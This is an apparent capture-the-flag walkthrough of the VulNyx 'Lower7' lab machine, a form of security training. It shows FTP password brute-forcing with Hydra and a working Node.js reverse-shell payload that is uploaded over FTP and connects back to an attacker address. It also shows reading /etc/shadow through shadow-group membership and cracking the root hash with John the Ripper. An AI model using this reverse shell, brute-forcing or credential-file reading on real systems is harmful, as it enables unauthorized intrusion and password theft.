Lower-7
Overview
A VulNyx machine involving FTP credential attacks, arbitrary file upload, remote code execution through a Node.js application, and privilege escalation through shadow group access.

🎯 Target Information
- Platform: VulNyx.com
- Machine Name: Lower7
- Difficulty: Beginner/Intermediate
- Key Vulnerabilities:
- Weak FTP Credentials
- Arbitrary File Upload
- Remote Code Execution (RCE)
- Misconfigured Group Permissions
- Weak Password Hash
🔍 Enumeration
Nmap Scan
First, perform a full port scan against the target machine:
$ nmap -n -Pn -sSV -p-  --min-rate 5000  192.168.29.188
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-08 03:34 -0700
Nmap scan report for 192.168.29.188
Host is up (0.0013s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 2.0.8 or later
3000/tcp open  http    Node.js (Express middleware)
MAC Address: 00:0C:29:3D:07:0A (VMware)
Findings
- Port 21 → FTP
- Port 3000 → Web application running on Node.js
📂 FTP Enumeration
Lets try to attempt anonymous login:
ftp 192.168.29.188
Connected to 192.168.29.188.
220 "Hello a.clark, Welcome to your FTP server."
Name (192.168.29.188:arc): anonymous
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed
ftp> exit
221 Goodbye.
Anonymous login failed, but the banner leaked a valid username:
a.clark
🔓 FTP Brute Force
Use Hydra to brute-force the FTP password:
$ hydra -l a.clark -P /usr/share/wordlists/rockyou.txt ftp://192.168.29.188
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-05-08 03:36:14
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ftp://192.168.29.188:21/
[21][ftp] host: 192.168.29.188   login: a.clark   password: dragon
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-05-08 03:36:40
Credentials Found
Username: a.clark
Password: dragon
📤 FTP Access
Login using the discovered credentials and directory listing:
$ ftp a.clark@192.168.29.188
Connected to 192.168.29.188.
220 "Hello a.clark, Welcome to your FTP server."
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
229 Entering Extended Passive Mode (|||23452|)
150 Here comes the directory listing.
drwxrwxrwx    2 1000     1000         4096 Oct 13  2025 .
drwxrwxrwx    2 1000     1000         4096 Oct 13  2025 ..
226 Directory send OK.
ftp>
The directory was empty, but writable.
🌐 Web Application Analysis
The web application on port 3000 is running on Node.js.
This suggests the uploaded .js files may be executed by the server.
💣 Reverse Shell Payload
Generated a Node.js reverse shell payload using:
Selected payload:
- Node.js #2
Payload
(function(){
    var net = require("net"),
        cp = require("child_process"),
        sh = cp.spawn("sh", []);
    var client = new net.Socket();
    client.connect(5000, "192.168.29.56", function(){
        client.pipe(sh.stdin);
        sh.stdout.pipe(client);
        sh.stderr.pipe(client);
    });
    return /a/;
})();
Saved as:
reverseshell.js
📤 Uploading Reverse Shell
Upload the payload through FTP and verifie that it is uploaded:
ftp> put reversshell.js
local: reversshell.js remote: reversshell.js
229 Entering Extended Passive Mode (|||11743|)
150 Ok to send data.
100% |*****************************************************************
226 Transfer complete.
379 bytes sent in 00:00 (207.81 KiB/s)
ftp> ls
229 Entering Extended Passive Mode (|||21244|)
150 Here comes the directory listing.
-rw-------    1 1000     1000          379 May 08 18:11 reversshell.js
226 Directory send OK.
ftp>
The “put” command uploads a single file from your local computer to the remote server.
🎧 Netcat Listener
Start a listener on the your local machine:
nc -lvnp 5000
🚀 Remote Code Execution
Trigger the uploaded payload through the browser:
http://192.168.29.188:3000/reverseshell.js
- On netcat
$ nc -lvnp 5000
listening on [any] 5000 ...
connect to [192.168.29.56] from (UNKNOWN) [192.168.29.188] 40416
Successfully received a reverse shell.
🖥 Initial Access
Verify Current User
id
uid=1000(a.clark) gid=1000(a.clark) groups=1000(a.clark),42(shadow)
Important Finding
The user belongs to the shadow group, which can read /etc/shadow.
🔑 Dumping Password Hashes
Read the shadow file:
cat /etc/shadow
Root Hash
root:$y$j9T$9VFLJjKZix0Ugj9YsoOCS.$z0FVk.1CCNx/YRzEmwjcz6z4oYqa7YD6QyXd52jxyLD
🔓 Cracking Root Password
By researching the hash format online and verifying with AI/tools, the hash was identified as a yescrypt hash.
To crack the password hash, use John the Ripper with the --format=crypt option:
Use John the Ripper:
$ john --format=crypt -w=/usr/share/wordlists/rockyou.txt hash.txt
Created directory: /home/arc/.john
Using default input encoding: UTF-8
Loaded 1 password hash (crypt, generic crypt(3) [?/64])
Cost 1 (algorithm [1:descrypt 2:md5crypt 3:sunmd5 4:bcrypt 5:sha256crypt 6:sha512crypt]) is 0 for all loaded hashes
Cost 2 (algorithm specific iterations) is 1 for all loaded hashes
Will run 6 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
bassman          (?)
1g 0:00:00:51 DONE (2026-05-08 03:44) 0.01937g/s 325.5p/s 325.5c/s 325.5C/s ice-cream..yenifer
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
Password Recovered
bassman
👑 Privilege Escalation
Switch to the root user:
su -
Enter password:
bassman
Verification
id
uid=0(root) gid=0(root) groups=0(root)
Successfully gained root access.
🏁 Flags
Locate Flags
find / -type f -name root.txt -o -name user.txt 2</dev/null
/root/root.txt
/home/a.clark/user.txt
📄 User Flag
cat /home/a.clark/user.txt
9f903b45d270a2d0b95c68**********
👑 Root Flag
cat /root/root.txt
97b79229372dea359415afe**********
🧾 Summary
| Phase | Technique |
|---|---|
| Enumeration | Nmap |
| FTP Access | Credential Brute Force |
| Web Exploitation | Arbitrary File Upload |
| RCE | Node.js Reverse Shell |
| Privilege Escalation | Shadow Group Access |
| Credential Cracking | John the Ripper |
| Root Access | Password Reuse |
🚀 Key Takeaways
- FTP banners can leak usernames.
- Writable upload directories are dangerous when combined with executable environments.
- Membership in the
shadowgroup is highly critical. - Weak passwords remain one of the biggest security issues.
- Always enumerate group memberships after gaining initial access.

Related Posts
Lian_Yu
Discovered hidden web directories, recovered FTP credentials, extracted SSH credentials from steganographic content, and …
Lower-2
Enumerated services, identified a username from an SSH banner, brute-forced Telnet credentials, and gained root by …
Doctor - Vulnyx
Exploited LFI to retrieve an encrypted SSH key, cracked its passphrase, gained SSH access, and escalated privileges via …
FING - Vulnyx
Enumerated users through the Finger service, obtained SSH access with weak credentials, and escalated privileges via a …